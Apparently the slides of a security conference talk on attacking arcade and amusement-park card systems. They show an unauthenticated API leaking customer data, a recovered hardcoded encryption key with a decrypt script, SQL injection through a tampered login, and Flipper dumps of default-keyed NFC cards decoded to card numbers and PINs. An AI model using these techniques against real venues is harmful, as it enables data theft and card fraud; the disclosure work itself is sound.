
user name playcard-bu\administrator

password Ad[REDACTED]

GO-KARTING - U.S




GO-KARTING - U.S



```
$ curl http://[REDACTED]/ajax/register/users -s | jq
{
  "users": [
    {
      "first_name": "[REDACTED]",
      "last_name": "Smith",
      "uuid": "5229c44a-0ce0-4b7a-8782-ab7f43f0d94e",
      "dob": "1988-05-01",
      "age": 35,
      "is_local": 1
    },
    {
      "first_name": "[REDACTED]",
      "last_name": "[REDACTED]",
      "uuid": "61d8480d-b057-4fd1-ad81-abd11e8b3a1d",
      "dob": "2004-09-24",
      "age": 19,
      "is_local": 1
    }
  ]
}
```

GO-KARTING - U.S



```
$ curl http://[REDACTED]/ajax/register/users -s | jq
{
  "users": [
    {
      "first_name": "[REDACTED]",
      "last_name": "Smith",
      "uuid": "5229c44a-0ce0-4b7a-8782-ab7f43f0d94e",
      "dob": "1988-05-01",
      "age": 35,
      "is_local": 1
    },
    {
      "first_name": "[REDACTED]",
      "last_name": "[REDACTED]",
      "uuid": "61d8480d-b057-4fd1-ad81-abd11e8b3a1d",
      "dob": "2004-09-24",
      "age": 19,
      "is_local": 1
    }
  ]
}
```

- Login page
- Api wo token
- Endpoints wo firewall

AMUSEMENT PARK - SPAIN



CONSOLA

- [REDACTED] - AWS
- [REDACTED] - Paterna
- [REDACTED]
- [REDACTED] - Malaga
- [REDACTED] - Barcelona
- [REDACTED] - Barcelona
- [REDACTED] 2 - Barcelona
- [REDACTED] - Madrid
- [REDACTED] - Malaga
- [REDACTED] - Barcelona
- [REDACTED] - Malaga
- [REDACTED] - Benidorm
- [REDACTED] - Barcelona
- [REDACTED] - Murcia
- [REDACTED] - Malaga
- [REDACTED] - Zaragoza
- [REDACTED] - Santander
- [REDACTED] - Lisboa
- [REDACTED] - Lanzarote
- [REDACTED] - Jaen
- [REDACTED] - Toledo
- [REDACTED] - Madrid



Welcome to [REDACTED]

User

Name

Password

Iniciar sesión

AMUSEMENT PARK - SPAIN



CONSOLA

- [REDACTED] .AWS
- [REDACTED] -Paterna
- [REDACTED]
- [REDACTED] -Malaga
- [REDACTED] -Barcelona
- [REDACTED] -Barcelona
- [REDACTED] 2 -Barcelona
- [REDACTED] -Madrid
- [REDACTED] -Malaga
- [REDACTED] -Barcelona
- [REDACTED] -Malaga
- [REDACTED] -Benidorm
- [REDACTED] -Barcelona
- [REDACTED] -Murcia
- [REDACTED] -Malaga
- [REDACTED] -Zaragoza
- [REDACTED] -Santander
- [REDACTED] -Lisboa
- [REDACTED] -Lanzarote
- [REDACTED] -Jaen
- [REDACTED] -Toledo
- [REDACTED] -Madrid


Welcome to [REDACTED]

User

Name

Password

Iniciar sesión



AMUSEMENT PARK - SPAIN



CONSOLA

- ...-AWS
- ...-Paterna
- ...-Malaga
- ...-Barcelona
- ...-Barcelona
- ...-Barcelona
- ...-Madrid
- ...-Malaga
- ...-Barcelona
- ...-Malaga
- ...-Benidorm
- ...-Barcelona
- ...-Murcia
- ...-Malaga
- ...-Zaragoza
- ...-Santander
- ...-Lisboa
- ...-Lanzarote
- ...-Jaen
- ...-Toledo
- ...-Madrid


Welcome to [REDACTED]

User

Name

Password

Iniciar sesión



```
}, {  
    "status": "ON_LINE",  
    "apMac": "AP01",  
    "id": 14,  
    "model": "DR410 (SPARK)",  
    "ip": "[REDACTED]",  
    "rfSignal": null,  
    "ver": "523_b2",  
    "reconnections": 10,  
    "timeStamp": "2024-03-29 19:04:10.782",  
    "comment": "KEEP_ALIVE",  
    "change": true,  
    "description": "SPACE INVADERS P2",  
    "price": 1,  
    "isLoggedIn": true  
}, {  
    "status": "ON_LINE",  
    "apMac": "AP01",  
    "id": 15,  
    "model": "DR410 (SPARK)",  
    "ip": "[REDACTED]",  
    "rfSignal": null,  
    "ver": "523_b2",  
    "reconnections": 11,  
    "timeStamp": "2024-03-29 19:04:01.102",  
    "comment": "KEEP_ALIVE",  
    "change": true,  
    "description": "CONSULTA SALDO 1",  
    "price": 1,  
    "isLoggedIn": true  
}, {
```

```
app = angular.module('authService', ["ngDragDrop"]),
app.constant("USER_ROLES", {
  all: "*",
  admin: "admin",
  editor: "editor",
  guest: "guest"
}),
app.constant("AUTH_EVENTS", {
  loginSuccess: "auth-login-success",
  loginFailed: "auth-login-failed",
  logoutSuccess: "auth-logout-success",
  sessionTimeout: "auth-session-timeout",
  notAuthenticated: "auth-not-authenticated",
  notAuthorized: "auth-not-authorized"
}),
app.factory("authService", ['$http', "Session", "$rootScope", "$location", function(a, b, c, d) {
  c.webApiAddress = "http://" + d.$$host + ":" + d.$$port + "/";
  var e = {};
  return e.login = function(d, e) {
    d.user ? a.post(c.webApiAddress + "login/dcsLogin", {
      credentials: d
    }).success(function(a, d, f, g) {
      if (200 == a.statusCode)
        if (a.body.authorized)
          b.create(a.body.empId, a.body.userName, a.body.authorized, a.body.roles),
          e(null, a.body);
        else {
          if (a && a.body && 407 == a.body.errorCode)
            return c.setPassword(),
            void e();
          if (a && a.body && 420 == a.body.errorCode)
            return c.enterCode(a.body),
            void e(null, a.body);
          dcsLog.d("login/dcsLogin NOT Authorized", a),
          e(a.body, null)
        }
    })
  }
}]);
```

```
app = angular.module('authService', ["ngDragDrop"]),
app.constant("USER_ROLES", {
  all: "*",
  admin: "admin",
  editor: "editor",
  guest: "guest"
}),
app.constant("AUTH_EVENTS", [
  loginSuccess: "auth-login-success",
  loginFailed: "auth-login-failed",
  logoutSuccess: "auth-logout-success",
  sessionTimeout: "auth-session-timeout",
  notAuthenticated: "auth-not-authenticated",
  notAuthorized: "auth-not-authorized"
}),
app.factory("authService", ['$http', "Session", "$rootScope", "$location", function(a, b, c, d) {
  c.webApiAddress = "http://" + d.$$host + ":" + d.$$port + "/";
  var e = {};
  return {
    login: function(f, g) {
      a.user ? a.post(c.webApiAddress + "login/dcsLogin", {
        credentials: d
      }).success(function(h, i, j, k) {
        if (200 == h.statusCode)
          if (a.body.authorized)
            b.create(a.body.empId, a.body.userName, a.body.authorized, a.body.roles),
            e(null, a.body);
          else {
            if (a && a.body && 407 == a.body.errorCode)
              return c.setPassword(),
              void e();
            if (a && a.body && 420 == a.body.errorCode)
              return c.enterCode(a.body),
              void e(null, a.body);
            dcsLog.d("login/dcsLogin NOT Authorized", a),
            e(a.body, null)
          }
        else
          e(h, i)
      })
    }
  }
}]);
```

What if 420?

Establecer contraseña de usuario

Usuario

Demo

Nueva contraseña

Password

Repetir nueva contraseña

Repeat New Password

Cambiar contraseña

Cancelar

Welcome to [REDACTED]

User

Demo

Password

....

Login




SKYTALKS!

```
docker run --rm sxcurity/gau:latest --subs [REDACTED].com
```

SKYTALKS!

```
docker run --rm sxcurity/gau:latest --subs [REDACTED].com
```



SKYTALKS!

```
POST /login HTTP/1.1
Host: central.████████.com:33111
Content-Length: 139
Accept: application/json
```

SKYTALKS!

```
POST /login HTTP/1.1
```

```
Host: central.████████.com:33111
```

```
Content-Length: 139
```

```
Accept: application/json
```

```
{
```

```
"body":"26f4de565cf4b7db306338f7ba0488a83458f8f0cc1ed71bfc9aa060d4dcf
```

```
0d5922597fce32c4c2706ed254584feabd0747c826aafdd2c84801d6fa477325c1b"
```

```
}
```

SKYTALKS!

```
POST /login HTTP/1.1
Host: central.████████.com:33111
Content-Length: 139
Accept: application/json
```

```
{
  "body": "26f4de565cf4b7db306338f7ba0488a83458f8f0cc1ed71bfc9aa060d4dcf
0d5922597fce32c4c2706ed254584feabd0747c826aafdd2c84801d6fa477325c1b"
}
```

```
{
  "statusCode": 505,
  "body": "a758d2c5b6e3f35a87b86ddf46d2a9c121f6efc343172675dd09b6b3da4bdb
c65f5c52ddd7edbfc50141eb93a509b742"
```

SKYTALKS!

```
▼ static
  ► css
  ▼ js
    ► api
    ► components
    ► layouts
    ▼ modules
      └ RoamerIO.js
      └ security.js
      └ sendRequest.js
      └ useApiRequest.js
    ► public/images
    └ 2.9cafef0b.chunk.js
    └ App.js
```

SKYTALKS!

```
▼ static
  ► css
  ▼ js
    ► api
    ► components
    ► layouts
    ▼ modules
      └ RoamerIO.js
      └ security.js
      └ sendRequest.js
      └ useApiRequest.js
    ► public/images
    └ 2.9cafef0b.chunk.js
    └ App.js
```

```
if (state.security && state.security.authorized ) {
  session.token = state.security.session.code;
  session.userId = state.security.user.id
  session.companyId = state.security.user.companyId
  session.userName = state.security.user.userName
}

let body = { body :sec.prepareData( null, reqData)}
let fetchData = {
  method : 'POST',
  body: JSON.stringify(body),
  headers: {
    'Accept': 'application/json',
    'Content-Type': 'application/json',
    'session': sec.prepareData( null, session)
  }
}
```

SKYTALKS!

```
static
  css
  js
    api
    components
    layouts
  modules
    RoamerIO.js
    security.js
    sendRequest.js
    useApiRequest.js
  public/images
  2.9cafef0b.chunk.js
  App.js
```

```
if (state.security && state.security.authorized ) {
  session.token = state.security.session.code;
  session.userId = state.security.user.id
  session.companyId = state.security.user.companyId
  session.userName = state.security.user.userName
}

let body = { body :sec.prepareData( null, reqData)}
let fetchData = {
  method : 'POST',
  body: JSON.stringify(body),
  headers: {
    'Accept': 'application/json',
    'Content-Type': 'application/json',
    'session': sec.prepareData( null, session)
  }
}
```

SKYTALKS!

```
exports.prepareData = (logger, data) => {
  try {
    if (!data) return JSON.stringify({})
    return encrypt( JSON.stringify(data) )
  } catch (err) {
    if (logger) logger.e('Parse Data to Send Failed: ', err)
    return null
  }
}
```

SKYTALKS!

```
exports.prepareData = (logger, data) => {
  try {
    if (!data) return JSON.stringify({})
    return encrypt( JSON.stringify(data) )
  } catch (err) {
    if (logger) logger.e('Parse Data to Send Failed: ', err)
    return null
  }
}
```

```
const encrypt = text =>{
  var cipher = crypto.createCipher(algorithm,password)
  var crypted = cipher.update(text, 'utf8', 'hex')
  crypted += cipher.final('hex');
  return crypted;
}
```

SKYTALKS!

ALGORITHM
&
PASS?

SKYTALKS!

```
const crypto = require('crypto'),  
    //algorithm = 'aes-256-ctr',  
algorithm = 'aes-256-cbc',  
password = '████████@';
```



SKYTALKS!

```
function getData(data) {
  try {
    if (!data) return JSON.stringify({})
    return JSON.parse( decrypt( data ) )
  } catch (err) {
    console.log('Parse Data to Send Failed: ', err)
    return null
  }
}

//Aux
const encrypt = text =>{
  var cipher = crypto.createCipher(algorithm,password)
  var crypted = cipher.update(text,'utf8','hex')
  crypted += cipher.final('hex');
  return crypted;
}

const decrypt = text => {
  var decipher = crypto.createDecipher(algorithm,password)
  var dec = decipher.update(text,'hex','utf8')
  dec += decipher.final('utf8');
  return dec;
}

console.log(getData("f779b2ac7964a6ee55a3032e407e105704030463570b129f6ca4cc82eb3af5f547f37fe
0bd7c764a25cbce44cb26d0ab901e46962dd19dc3681d8589891509aef67f514ad3a6442035608e5b732f93
```

SKYTALKS!

```
function getData(data) {
    try {
        if (!data) return JSON.stringify({})
        return JSON.parse( decrypt( data ) )
    } catch (err) {
        console.log('Parse Data to Send Failed: ', err)
        return null
    }
}

//Aux
const encrypt = text =>{
    var cipher = crypto.createCipher(algorithm,password)
    var crypted = cipher.update(text,'utf8','hex')
    crypted += cipher.final('hex');
    return crypted;
}

const decrypt = text => {
    var decipher = crypto.createDecipher(algorithm,password)
    var dec = decipher.update(text,'hex','utf8')
    dec += decipher.final('utf8');
    return dec;
}

console.log(getData("f779b2ac7964a6ee55a3032e407e105704030463570b129f6ca4cc82eb3af5f547f37fe
0bd7c764a25cbce44cb26d0ab901e46962dd19dc3681d8589891509aef67f514ad3a6442035608e5b732f93
```

```
node /tmp/uZNS3NHSWk.js
{
    uiTheme: 3,
    languages: [
        { id: 1, name: 'English', code: 'en', flagIcon: null },
        { id: 2, name: 'Español', code: 'es', flagIcon: null },
        { id: 3, name: 'Português', code: 'pt', flagIcon: null },
        { id: 4, name: 'русский', code: 'ru', flagIcon: null }
    ],
    menu: [
        { groupName: 'Dashboard', subGroup: [Array] },
        { groupName: 'Config', subGroup: [Array] },
        { groupName: 'Reports', subGroup: [Array] },
        { groupName: 'Stores', subGroup: [Array] },
        { groupName: 'Users', subGroup: [Array] }
    ]
}
```

SKYTALKS!

```
POST /login HTTP/1.1
Host: central.████████.com:33111
Content-Length: 139
Accept: application/json
```

```
{
  "body": "261
0d5922597f0
"
}
Some random magic
60d4dcf
25c1b"
```

SKYTALKS!

Response

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Content-Type: application/json; charset=utf-8
4  Content-Length: 2300
5  ETag: W/"8fc-8CPisUxwroz3SE/B1B2h5QxaXmI"
6  Date: Wed, 03 Jul 2024 12:38:42 GMT
7  Connection: keep-alive
8  Keep-Alive: timeout=5
9
10 {
11   "statusCode": 505,
12   "body": "4a0d77ef179dad1ce93133607b4055b2962fc699f24084259d8410c9a6a790158273
2984dfcacdb49b520590f9a4cbe24ec547ac7d7fbad76260810e90f2ed0df4c806f27
fa4ceb4808a1ae0d664406b664f434704ecb09484ba836380756aeca9e18053742c9
f865fefdf8a5fb63558ae04ed7900bf9081a3ceb90e0cf4054c2fef13277e1bff9e88
8c2eadbf2f62ee52b701cde3d83bf902e0f122bc652549b8adf1621e3638e19f8e821
6b062cb7b0019f25dfcccd9fb10d73898092712995df0962ac6ac861c2a1bb8e33a1a2
9f165db296dda45c07f404213c214cc1811aa42683f20bb18a9af438b00f0a05a245b
3adfdc3e697aaac1c1af187ee0549b6ccbe782d4b61ec76f4b3c1da43f3dd6662f2ae
7586e8e01eefcc082e4f2bde2a872f0f6325a8c0d9ed9db5060ca23270be34d1d4adf
5380b1f48aaca5158b6b5104de28b32caccd06c84763708907099d970452f2e7d494b
1d00f963b676944693325ab7bba82b0729c1aa67bbc96a5fe9c3a6af6976a8e741325
53ea8b0def448e8fcfd1fb615f6f33deb24c4926984e747d4a07072afe0bfb0337814
```

SKYTALKS!

```
{  
  statusCode: 505,  
  body: "Error: You have an error in your SQL syntax; check the manual that corresponds to your  
    MySQL server version for the right syntax to use near 'AND password =  
    'da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 1\n" +  
  '    at Packet.asError (/home/ubuntu/apps/securityEngine/node_modules/mysql2/lib/packets  
    /packet.js:728:17)\n' +  
  '    at Query.execute (/home/ubuntu/apps/securityEngine/node_modules/mysql2/lib/commands  
    /command.js:29:26)\n' +
```

SKYTALKS!

```
{  
  statusCode: 505,  
  body: "Error: You  
    MySQL server v  
    'da39a3ee5e6b4  
    ' at Packet.a  
    /packet.js:1  
    ' at Query.e  
    /command.js
```



corresponds to your

sql2/lib/packets

ql2/lib/commands

STAGE 09

NFC cards

Brazilian card

Interesting article in
[elladodelmal.com](#)



Easy reading using Flipper



Brazilian card

```
1 | Filetype: Flipper NFC device
2 | Version: 3
3 | # Nfc device type can be UID, Mifare Ultralight, Mifare Classic, FeliCa or ISO15693
4 | Device type: Mifare Classic
5 | # UID is common for all formats
6 | UID: 7[REDACTED]0
7 | # ISO14443 specific fields
8 | ATQA: [REDACTED]
9 | SAK: [REDACTED]
10 | # Mifare Classic specific data
11 | Mifare Classic type: 1K
12 | Data format version: 2
```

Brazilian card

```
1 | Filetype: Flipper NFC device
2 | Version: 3
3 | # Nfc device type can be UID, Mifare Ultralight, Mifare Classic, FeliCa or ISO15693
4 | Device type: Mifare Classic
5 | # UID is common for all formats
6 | UID: 7[REDACTED]0
7 | # ISO14443 specific fields
8 | ATQA: [REDACTED]
9 | SAK: [REDACTED]
10 | # Mifare Classic specific data
11 | Mifare Classic type: 1K
12 | Data format version: 2
```

Sector	Block
15	3
	2
	1
	0
14	3
	2
	1
	0

Byte Number within a Block															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Key A					Access Bits				Key B						
Key A					Access Bits				Key B						

Description
Sector Trailer 15
Data
Data
Data
Sector Trailer 14
Data
Data
Data

Sector	Block
15	3
	2
	1
	0
14	3
	2
	1
	0

Byte Number within a Block															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Key A					Access Bits				Key B						
Key A					Access Bits				Key B						

Description
Sector Trailer 15
Data
Data
Data
Sector Trailer 14
Data
Data
Data

7 [REDACTED] 0

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
4E 48 49 53 50 50 51 4B 43 31 4F 44 00 00 00 00
34 31 38 33 30 37 35 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF

Sector	Block
15	3
	2
	1
	0
14	3
	2
	1
	0

Description
Sector Trailer 15
Data
Data
Data
Sector Trailer 14
Data
Data
Data

```
[echo "34 31 38 33 30 37" | xxd -r -p  
418307%          418,307-PIN 0388
```



Sector	Block
15	3
	2
	1
	0
14	3
	2
	1
	0

Description
Sector Trailer 15
Data
Data
Data
Sector Trailer 14
Data
Data
Data

- Key A&B by default
 - Almost empty
 - Just card number


```
[echo "34 31 38 33 30 37" | xxd -r -p  
418307% 418,307-PIN 0388
```



BELGIUM CARD

1
00 00 00 00 00 00
00 00 00 00 00 00
FF FF FF FF FF
5A 38 4B 45 50
31 36 30 33 31
00 00 00 00 00
FF FF FF FF FF
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
FF FF FF FF FF
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
FF FF FF FF FF
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
FF FF FF FF FF
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF

49_06_E3_1D




ata
00 00 00 00
00 00 00 00
FF FF FF FF
00 00 00 00
00 00 00 00
00 00 00 00


Mobile NFC

```
null, 'ios' != f.Platform.OS && this.state.playcard.features.nfc_play ?
```

Mobile NFC

```
null, 'ios' != f.Platform.OS && this.state.playcard.features.nfc_play ?
```





Mobile NFC

```
key: "nfcPlay",
value: function(t) {
    var n, o, l;
    return x().async(function(s) {
        for (;;) switch (s.prev = s.next) {
            case 0:
                return o = '25' + t.hexa + '9000',
            case 5:
                n = s.sent, this.setState({
```

Mobile NFC

```
"cards": [{}  
    "customer_id": "11888",  
    "number": "418307",  
    "name": "418307",  
    "confirmed": true,  
    "location_id": "7",  
    "location_name": "H████████S",  
    "hexa": "4f4849535050514b43314f44",
```

Mobile NFC

```
"cards": [{}  
    "customer_id": "11888",
```

Requesting an encoded cardnumber

In order to secure a cardnumber transmission over the network, we require card numbers to be encoded in a specific hexadecimal value which already includes the corresponding company prefix.

```
"location_name": "Hamburg",  
"hexa": "4f4849535050514b43314f44",
```

